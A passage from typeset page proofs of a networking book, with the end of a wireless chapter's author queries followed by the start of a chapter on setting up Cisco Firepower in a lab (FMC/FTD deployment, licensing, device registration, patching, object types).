


Figure 20-92. Tablet AP connection

495

We can see the wireless devices authenticated and connected to the Floor1 and Floor2 access points.

Author Queries

Chapter No.: 20 0005078440

Queries	Details Required	Author's Response
AU1	Please check if "packet retry percentage" is okay as edited.	
AU2	Please provide citations for "Figures 20-3 to 20-4, 20-7 to 20-10, 20-12 to 20-53, 20-55 to 20-71, 20-73 to 20-75, and 20-77 to 20-92" in the text.	
AU3	"Figures 20-3 and 20-80" have the same caption. Please check.	
AU4	Please check if edit to sentence starting "A pre-shared key..." is okay.	
AU5	"Figures 20-4 and 20-81" have the same caption. Please check.	
AU6	Please check if "WLC WLAN enabled" is okay as edited.	
AU7	Please check if "WLC RADIUS add server" is okay as edited.	
AU8	Please check if all occurrences of "Wireless ISE" in figure captions should be changed "Cisco ISE".	
AU9	Please check if "Cisco Prime campus map" is okay as edited.	
AU10	Please check if edit to sentence starting "Choose the WLAN type..." is okay.	
AU11	Please check if "the AAA Servers option" is okay as edited.	
AU12	Please check if "Authentication Directory" should be changed to "Active Directory".	
AU13	Please check if edit to sentence starting "Here is the severity..." is okay.	
AU14	Please check if edit to sentence starting "Insert a campus map..." is okay.	
AU15	Please check if edit to sentence starting "Some APs restrict users'..." is okay.	
AU16	Please check if "a WLC, a switch, and an AP" is okay as edited.	
AU17	Please check if edit to list starting "MGMT VLAN 200: 192..." is okay.	

CHAPTER 21



Firepower

No other network security device is as common as the firewall; however, modern firewalls have evolved leaps over the traditional state tracking firewalls. Modern firewalls provide options such as traffic normalization, application inspection, intrusion detection integration, and Virtual Private Network (VPN) capabilities among many other features. The Firepower series was born from a combination of Cisco's ASA firewalls and Sourcefire's Intrusion Prevention System (IPS). They are powerful next-generation security appliances that go far beyond being just a firewall.

In this chapter, we cover the more commonly used Firepower features. It would take an entire book to cover every feature.

Testing Policies in a Safe Environment

The Cisco Firepower system has an extensive set of features that take time and practice to master. The dilemma is: how do we construct complex policies that can be effective without affecting production networks and gain enough real-world experience to master the technology? In order to construct complex policies, a virtual or physical test bed is needed.

AU3

Cisco offers virtual versions of their next-generation Firepower appliance and the Firepower Management Console (FMC). When you install the Firepower system, you can enable a 90-day evaluation license. This gives you the software, but you still need an environment to run it. VMWare is a common and easy-to-use virtualization solution. You can get player versions of their software for free or 60-day evaluation copies of their enterprise option. Another virtualization option is KVM (Kernel-based Virtual Machine). It comes free on Linux, but it takes a bit more work to set up than VMWare. If you are using EVE-NG, it is using KVM to host the images. You just need to get the images onto the server.

For the operating system component, Microsoft provides 90-day evaluation versions of their operating systems. Linux is generally free.

None of this will work if you don't have the hardware to run it. New servers are expensive, but off-lease and refurbished servers and professional desktops can be obtained for much cheaper. Everything I have in my lab is end of life but works for lab purposes.

Once you have the hardware, you can start putting it together. In this chapter, we use Kali Linux to test attacks against our system. We use Metasploitable as a target for attacks. It is a Linux image that is vulnerable to several known exploits. We use Ubuntu with Splunk as a monitoring server. We use Windows 10 for our end hosts. We use Firepower 6.6.1 for our firewall and management system, and we use Cisco CSR1000V virtual routers on each side of the firewalls. All of this is running on VMWare ESXi.

Management Access and Configuration

The Firepower series security appliances are managed by a web front end. Most organizations centrally manage the platforms using the Firepower Management Console (FMC). If you are used to command line configuration, you may be slightly disappointed. You can see a running configuration from the Firewall appliances, but much of it is just for viewing and cannot be configured from the command line.

We are using Firepower 6.6 for our examples in this chapter. The interface was changed for this release. If you have Firepower 6.4 in production, the examples in this book will look different, but the concepts are the same.

Initial Setup

The first step is to get the software. It is assumed that you already have a Cisco account with access to download the images. When you go to the software download search on Cisco’s web page, type Firepower. You will see options for Firepower NGFW Virtual and for Firepower Management Center Virtual Appliance. You will need both.

The KVM and ESX images are only available for major versions. You need to download a major version and then patch it. For example, if you look in the 6.4.0.9 folder, you only see patches. You need to install 6.4.0 before you can install the 6.4.0.9 patch. In our case, we are starting at 6.6.1. Firepower 6.6.1 is a major enough version that we can download the virtual image. We can also download the patch from 6.6.0.

this figure will be printed in b/w

File Information	Release Date	Size
Firepower Management Center upgrade Do not untar Cisco_Firepower_Mgmt_Center_Upgrade-6.6.1-91.sh.REL.tar	16-Sep-2020	2104.39 MB
FMCv300: VMware install package for ESXi 6.0, 6.5, or 6.7 Cisco_Firepower_Mgmt_Center_Virtual300_VMware-6.6.1-91.tar.gz	16-Sep-2020	2367.30 MB
FMCv: KVM install package Cisco_Firepower_Mgmt_Center_Virtual_KVM-6.6.1-91.qcow2	16-Sep-2020	2297.67 MB
FMCv: VMware install package for ESXi 6.0, 6.5, or 6.7 Cisco_Firepower_Mgmt_Center_Virtual_VMware-6.6.1-91.tar.gz	16-Sep-2020	2303.36 MB

AU4

The upgrade file comes as a TAR. That is a type of Linux archive file. It is uploaded to the system as an archive. The KVM image is a QCOW2 file. It can be imported to KVM as is. The ESX image is a GZIP. You need to deflate it before using it. The VMware image has an option for VI if you have Virtual Center or ESXi if you have a standalone ESXi server. In our example, we are using Virtual Center.

Deploy the Management Console Machine

In this section, we will cover what you need to deploy the virtual machine on Virtual Center. It is assumed you are already familiar with your virtualization solution. We will focus on the Firepower-specific configuration.

When you deploy the virtual machines, do not select all files. Pick the VI OVF if you are using Virtual Center and the ESXi one if you are not. Select the VMDK file. Optionally, you can pick the relevant MF. It will not give you an error if you do not upload a Makefile.

<input type="checkbox"/>	Name	Date modified
<input checked="" type="checkbox"/>	Cisco_Firepower_Mgmt_Center_Virtual_VMware-6.4.0-113-disk1.vmdk	1/24/2020 5:54 AM
<input type="checkbox"/>	Cisco_Firepower_Mgmt_Center_Virtual_VMware-ESXi-6.4.0-113.mf	1/24/2020 5:54 AM
<input type="checkbox"/>	Cisco_Firepower_Mgmt_Center_Virtual_VMware-ESXi-6.4.0-113	1/24/2020 5:54 AM
<input type="checkbox"/>	Cisco_Firepower_Mgmt_Center_Virtual_VMware-VI-6.4.0-113.mf	1/24/2020 5:54 AM
<input checked="" type="checkbox"/>	Cisco_Firepower_Mgmt_Center_Virtual_VMware-VI-6.4.0-113	1/24/2020 5:54 AM

Figure 21-1. Image files for Firepower Threat Defense

As you go through the wizard, you keep most of the defaults. For lab purposes, you can change the storage to thin provisioning. That will save you space on your lab hard drives. In production, you would not do this.

this figure will be printed in b/w

this figure will be printed in b/w

Deploy OVF Template

- ✓ 1 Select an OVF template
- ✓ 2 Select a name and folder
- ✓ 3 Select a compute resource
- ✓ 4 Review details
- ✓ 5 License agreements
- ✓ 6 Select storage
- ✓ 7 Select networks
- 8 Customize template
- 9 Ready to complete

Customize template

Customize the deployment properties of this software solution.

✓ All properties have valid values ✕

▼ Password	1 settings
Password	admin password
	Password <input style="width: 100%;" type="password"/>
	Confirm Password <input style="width: 100%;" type="password"/>
▼ Network	13 settings
Hostname	Fully Qualified Domain Name
	<input style="width: 100%;" type="text"/>
DNS1	Primary DNS Server
	<input style="width: 100%;" type="text"/>
DNS2	Secondary DNS Server
	<input style="width: 100%;" type="text"/>
DNS3	Tertiary DNS Server
	<input style="width: 100%;" type="text"/>

CANCEL
BACK
NEXT

Figure 21-2. Customize template

65 At the Select networks step, pick the port group for your management network. In the Customize
 66 template step, enter the information for managing the FMC. Make sure not to lose the password. You will
 67 need it to log into the console.

68 Once you complete the OVF deployment wizard, turn on the virtual machine. It will take a while to
 69 set up. After the console has stopped showing setup messages, you can use a web browser to continue
 70 configuration.

71 Licensing

72 Before you add anything to the FMC, you need to configure licensing. FMC 6.6 uses Smart Licensing, even
 73 though there is an option for offline license reservations. To configure Smart Licensing, click the settings
 74 gear, and then click Smart Licenses.




Figure 21-3. FMC licensing

From there, you can click an option to start your evaluation period. If you have a Smart Account, you can generate a token just like with any other device and register the FMC with Smart Licensing.

If you use an On-Premises Smart License server, there are a few other steps. You will first need to go to Settings ► Integration and see the Smart Software Satellite Configuration screen.




Figure 21-4. On-Prem license server

Use `https://FQDN_or_hostname_of_Satellite/Transportgateway/services/DeviceRequestHandler` as the URL. It will ask for a certificate. The certificate is not the certificate of the license manager. It is a special certificate. At the time of this writing, it is available at <http://www.cisco.com/security/pki/certs/clrca.cer>.

83
84
85
86
87
88
89

Deploy the Threat Defense Virtual Machines

The process for deploying the OVF for the Threat Defense virtual machines is mostly the same as with the FMC. The difference is on the Select networks and Customize template pages.

On the Select networks page, you associate the interfaces with port groups. The Management0-0 interface is typically in the same port group as the FMC management interface. The GigabitEthernet0-# associates with data interfaces on the FTD device. Don't worry about it if you don't need that many interfaces. You can remove them after deploying.

this figure will be printed in b/w




Figure 21-5. Select networks

Deploy OVF Template

- ✓ 1 Select an OVF template
- ✓ 2 Select a name and folder
- ✓ 3 Select a compute resource
- ✓ 4 Review details
- ✓ 5 License agreements
- ✓ 6 Configuration
- ✓ 7 Select storage
- ✓ 8 Select networks
- 9 Customize template**
- 10 Ready to complete

13. Management IPv6 Gateway	Management IPv6 Gateway
▼ 3. Management 1 settings	
Enable Local Manager	Firewall mode will be changed to routed and local manager will be enabled. <input type="button" value="Yes"/>
▼ 4. Firewall Mode 1 settings	
Firewall Mode	Initial Firewall Mode <input type="button" value="routed"/>
▼ 5. Registration 3 settings	
01. Manager	Managing Firepower Management Center
02. Registration Key	Registration Key
03. NAT ID	NAT ID

this figure will be printed in b/w

Figure 21-6. *Customize template for FTD*

The Customize template page has the same information as with the FMC, but it includes extra fields to allow you to configure registration to the FMC during deployment. In our example, we will manually register the device to the FMC.

Networking Requirements

Cisco recommends using SR-IOV for the network adapters used by the virtual FTD devices. Many of us do not have labs that support SR-IOV, or it is not practical to use it. If you do not use SR-IOV, you may need to allow promiscuous mode on your virtual port group for the firewall interfaces.

Stand-Alone Firepower Threat Defense Appliances

If your organization is so small that you only need a single firewall, you probably don't need the functionality of the full Firepower Management Console. Until recently, the virtual firewalls could only be managed using the FMC. In FTD 6.4 and above, there is local management, and the capabilities of local management are improving with each release.

this figure will be printed in b/w




Figure 21-7. Stand-alone setup wizard

102 When you log into a standalone FTD for the first time, it will present you with a setup wizard. The
 103 defaults are to automatically get an address from the outside interface, block unsolicited outside traffic, and
 104 allow traffic from the inside. This is like the defaults for small office and home office appliances.

105 As you go through the wizard, you are given the option to make the FTD stand-alone or to manage it
 106 through the cloud with CDO. If you select CDO, it will ask for information to connect to CDO.




Figure 21-8. Stand-alone or CDO

If you choose stand-alone, it will suggest that you configure your policies. We will discuss policies using the FMC. In the FMC and FTD version 6.6, the capabilities are similar. In older versions, the stand-alone version is more limited.

Adding Devices to the FMC

The first step in adding devices to the FMC is to allow the FTD to talk to it. If you did this when you deployed the virtual machine, you don't need to do it again. If you are using an FTD 4000 or 9000 series, you may have done it when creating the container. We will discuss containers later.

In other cases, we need to use the command line to configure the manager. Once we configure the manager on the command line, the local web interface will stop working.

```
> configure manager add 172.20.1.27 cisco
```

```
If you enabled any feature licenses, you must disable them in Firepower Device Manager before deleting the local manager.
Otherwise, those licenses remain assigned to the device in Cisco Smart Software Manager.
Do you want to continue[yes/no]:yes
```

Figure 21-9. Configure FTD for FMC management

116 Use the line configure manager add <manager IP> <key> to allow an FTD device to be managed by the
 117 FMC. The key is a registration key. It is always best practice to use complex keys, but it will only be used for
 118 initial registration. We are using “cisco” as the key for simplicity.

119 To finish adding a device, go to the FMC and browse to Devices ► Device Management. Then click the
 120 Add button, and then select Device. Optionally, you can create groups to help organize your devices.

this figure will be printed in b/w

Figure 21-10. Register a device

121 Provide the IP address or hostname of the FTD device. Use the registration key you configured on the
 122 FTD. Select the licenses you will use. For demonstration purposes, we are using all licenses for this device.
 123 You must configure an access control policy here. In this example, I created a blank policy for network
 124 discovery. We will cover this in the “Access Policies” section. After entering all the information, click Register
 125 and wait for it to complete.

AU7

126 Updating and Patching

127 Before going operational, you should patch the FMC and managed FTDs using the recommended release.

128 Click the settings gear in the top right, and then click Updates. There are three categories of updates:
 129 Product, Rule, and Geolocation. For initial deployment, we are concerned with Product Updates.




Figure 21-11. Product Updates

You have a choice of uploading updates from your local computer or downloading updates from Cisco. When you download from Cisco, you will get patches, but not major version changes. If you upload updates, you will upload the updated TAR file you downloaded from Cisco.

Once the files are on the FMC, you can click the button to install them on the platforms. It is best practice to update the FMC first and then update the managed FTDs. Upgrades will cause the systems to reboot. During initial configuration, it isn't a problem to reboot firewalls. In production, you should have high availability configured.

Rule and Geolocation Updates and Scheduling

Product Updates cause reboots. Most administrators will only update products during outage windows, and they will watch the system to make sure everything comes up correctly. Rule and Geolocation Updates are less risky and are often scheduled.

Even though intrusion signature rule updates can be scheduled, you might not want to automatically deploy rules. The deployment of rules can cause a brief outage.




Figure 21-12. Rule Updates

143 Geolocation Updates do not have the same issue as intrusion signatures. They can be safely installed
 144 using automatic updates.

145 Objects Overview

146 The Firepower system has several types of objects. In most cases, we will discuss them in the context of the
 147 configuration task. At a minimum, we need to introduce the concept of objects before we continue. AU8

148 An object is something you define for later use. Policies reference objects. You can change the value of
 149 objects, and the policies will inherit the change. Just because you have an object defined does not mean that
 150 it is used anywhere.

151 In most deployments, you will not touch a large proportion of the available object types. We will limit
 152 our discussion to providing an overview of the most common objects.

153 To look at the available object types, browse to Objects ► Object Management.

154 Access List

155 The access lists in this section are not used in the access control policies. Even though there are other uses,
 156 the most common place to use access lists is with VPN configurations. The access list is used with posturing
 157 redirection.

158 We will not be covering access list objects further in this book. They are only mentioned so we can
 159 clarify that they are not the same as access lists used in access control policies.

160 Address Pools

161 Address pools are commonly used with remote access VPNs. We will revisit this in the “Virtual Private
 162 Networks” section. AU9

163 DNS Server Group

164 A common use of DNS Server Group objects is to configure DNS to VPN users.

165 FlexConfig

166 We have a brief section on FlexConfig later in this chapter. Firepower is the combination of ASA and
 167 Sourcefire IPS. The interface is based on Sourcefire’s Defense Center. Not all ASA configuration is integrated
 168 into the interface yet. FlexConfig is a workaround. It allows you to push ASA configuration to the FTDs for
 169 options that aren’t supported in the graphical interface.

170 Interface

171 Firepower is a zone-based system. The interfaces defined under Object Management are zones. When we
 172 configure our devices, we add the device interfaces to zones. If a zone hasn’t been pre-created, we can create
 173 it when setting up a device.

174 FMC is designed as a distributed system. You can have interfaces from more than one device in the
 175 same zone, and then you can configure access rules based on the zone. AU10

Network 176

AU11

The network objects are the heart of access control policies and a few other policies. Networks can be defined as hosts, ranges, or FQDNs. The networks can be organized in groups, and the groups can be nested. Even though you can create network objects on the fly when editing policies, it is best practice to pre-stage network object groups.

PKI 181

PKI, or Public Key Infrastructure, contains information about certificate authorities that you can trust and information about certificate enrollment. Configuring certificates in this section does not mean they are used anywhere. PKI configuration on Firepower is slightly different than what you have encountered on other systems. It is a common source of confusion.

We cover PKI in more depth in the “Virtual Private Networks” section.

Port 187

AU12

Port objects define ranges and groups of ports that you use in access control policies. Port objects are not necessarily ports. The objects can include protocols other than TCP or UDP. A limitation of port groups is that they cannot be nested. That means you can’t have a port group inside another port group.

RADIUS Server Group 191

This object defines RADIUS servers that will be used with VPN and similar configurations. This object is not used when the FMC itself uses RADIUS for administrative authentication.

URL 194

URL objects are used when filtering by URL. We will cover this briefly in the “Access Policies” section.

Variable Set 196

Variable sets are primarily used to supply variables to intrusion detection rules.

VPN 198

Most reusable VPN settings are configured under this object. When we configure VPNs later in the chapter, we will define these objects and then reference them in the VPN configuration.

Device Configuration Overview 201

After adding an FTD device to the FMC, you need to provide the configuration. By default, the interfaces on a new FTD device will be disabled and not configured.

Browse to Devices ► Device Management. Click the pencil by the device you want to edit. Click the Interfaces tab. Click the pencil for the interface you want to configure. Give the interface a name and enable it. Add it to a zone. If you haven’t created any zones, pick New in the dropdown and define a new zone.

this figure will be printed in b/w

